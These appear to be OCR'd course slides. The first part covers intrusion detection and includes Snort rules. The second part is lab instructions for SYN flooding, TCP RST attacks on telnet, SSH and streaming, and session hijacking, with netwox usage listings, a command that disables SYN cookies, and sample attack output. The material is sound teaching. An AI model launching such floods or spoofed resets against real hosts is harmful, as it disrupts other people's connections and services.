IDS (Intrusion Detection System)

Intrusion detection


- Many intrusion detection systems
  - Network-based, host-based, or combination
- Two basic models
  - Misuse detection model
    - Maintain data on known attacks
    - Look for activity with corresponding signatures
  - Anomaly detection model
    - Try to figure out what is “normal”
    - Report anomalous behavior
- Fundamental problem: too many false alarms

Types of IDS

- Detection method
  - Signature-based
  - Heuristic
- Location
  - Front end
  - Internal
- Scope
  - Host-based IDS (HIDS)
  - Network-based IDS (NIDS)
- Capability
  - Passive
  - Active, also known as intrusion prevention systems (IPS)


Example: Snort


http://www.snort.org/



From: Rafeeq Ur Rehman, *Intrusion Detection Systems with Snort: Advanced IDS Techniques with Snort, Apache, MySQL, PHP, and ACID.*

Snort detection rules





Additional examples

alert tcp any any -> 192.168.1.0/24 111
(content:"|00 01 86 a5|"; msg: "mountd access";)

alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111
(content: "|00 01 86 a5|"; msg: "external mountd access";)

! = negation operator in address

content - match content in packet

192.168.1.0/24 - addr from 192.168.1.1 to 192.168.1.255

https://www.snort.org/documents/snort-users-manual

Difficulties in anomaly detection

- Lack of training data
  - Lots of “normal” network, system call data
  - Little data containing realistic attacks, anomalies
- Data drift
  - Statistical methods detect changes in behavior
  - Attacker can attack gradually and incrementally
- Main characteristics not well understood
  - By many measures, attack may be within bounds of “normal” range of activities
- False identifications are very costly
  - Sys Admin spend many hours examining evidence

Summary

- Networks are threatened by attacks aimed at interception, modification, fabrication, and interruption
- WPA2 has many critical security advantages over WEP
- DoS attacks come in many flavors, but malicious ones are usually either volumetric in nature or exploit a bug
- Network encryption can be achieved using specialized tools—some for link encryption and some for end-to-end—such as VPNs, SSH, and the SSL/TLS protocols
- A wide variety of firewall types exist, ranging from very basic IP-based functionality to complex application-layer logic, and both on networks and hosts
- There are many flavors of IDS, each of which detects different kinds of attacks in very different parts of the network

Network security lab instructions

EECS 195

Spring 2019


Zhou Li

Lab tasks

- Task 1: SYN Flooding Attack
- Task 2: TCP RST Attacks on telnet and ssh Connections
- Task 3: TCP RST Attacks on Video Streaming Applications
- Task 4: TCP Session Hijacking
- Task 5: Creating Reverse Shell using TCP Session Hijacking

Creating experiment environment

- Need three machines
- Or 3 VMs, or 1 host machine + 2 VMs
  - Clone VMs (Appendix A)




Attack Tools

- Netwox Tools (required)
  - Send out network packets of different types and with different contents
- Scapy Tool (required)
  - A powerful interactive packet manipulation program
- Wireshark (required)
  - Packet capturer
- Other useful network attack tools
  - Fiddler

SYN Flooding Attack

- Attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure



Launching SYN Flooding Attack – Before Attacking

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 127.0.0.1:3306  0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:8080    0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*        LISTEN
tcp        0      0 10.0.5.5:46014  91.189.94.25:80  ESTABLISHED
tcp        0      0 10.0.2.17:23    10.0.2.18:44414  ESTABLISHED
tcp6       0      0 :::53           :::*             LISTEN
tcp6       0      0 :::22           :::*             LISTEN
```

Check the TCP states

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

SYN Flooding Attack – Launch the Attack

- Turn off the SYN Cookie countermeasure:


  $sudo sysctl -w net.ipv4.tcp_syncookies=0

- Launch the attack using `netwox`


```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip           destination IP address
  -p|--dst-port port       destination port number
  -s|--spoofip spoofip     IP spoof initialzation type
```

Countermeasures: SYN Cookies

- Cookie: keyed hash (H) from the information in the packet using a secret key that is only known to the server.



TCP Reset Attack



A variation of Session Hijacking


<u>To disconnect a TCP connection :</u>

- A sends out a “FIN” packet to B.
- B replies with an “ACK” packet. This closes the A-to-B communication.
- Now, B sends a “FIN” packet to A and A replies with “ACK”.

<u>Using Reset flag :</u>

- One of the parties sends RST packet to immediately break the connection.

TCP Reset Attack



Goal: To break up a TCP connection between A and B.
Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Reset Attack on Telnet Connection

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device     device name {Eth0}
    -f|--filter filter     pcap filter
    -s|--spoofip spoofip   IP spoof initialzation type {linkbraw}
    -i|--ips ips     limit the list of IP addressed to reset {all}
```

Using netwox tool 78, we can generate a spoofed RST packet to the client or server. If the attack is successful, the other end will see a message “Connection closed by foreign host” indicating that the connection is broken.

TCP Reset Attack on SSH connections

```
seed@User(10.0.2.18):$ ssh 10.0.2.17
seed@10.0.2.17's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
 .....
seed@Server(10.0.2.17):$ Write failed: Broken pipe
seed@ubuntu(10.0.2.18):$
```

← **Succeeded!**

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
- But as SSH conducts encryption at Transport layer, the TCP header remains unencrypted. Hence the attack is successful as only header is required for RST packet.


TCP Reset Attack on Video-Streaming Connections

This attack is similar to previous attacks only with the difference in the sequence numbers as in this case, the sequence numbers increase very fast unlike in Telnet attack as we are not typing anything in the terminal.

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device     device name {Eth0}
    -f|--filter filter     pcap filter
    -s|--spoofip spoofip   IP spoof initialzation type {linkbraw}
    -i|--ips ips     limit the list of IP addressed to reset {all}
```


To achieve this, we use Netwox 78 tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded with a RST packet.

TCP Reset Attack on Video-Streaming Connections



Note: If RST packets are sent continuously to a server, the behavior is suspicious and may trigger some punitive actions taken against the user.

TCP Session Hijacking Attack



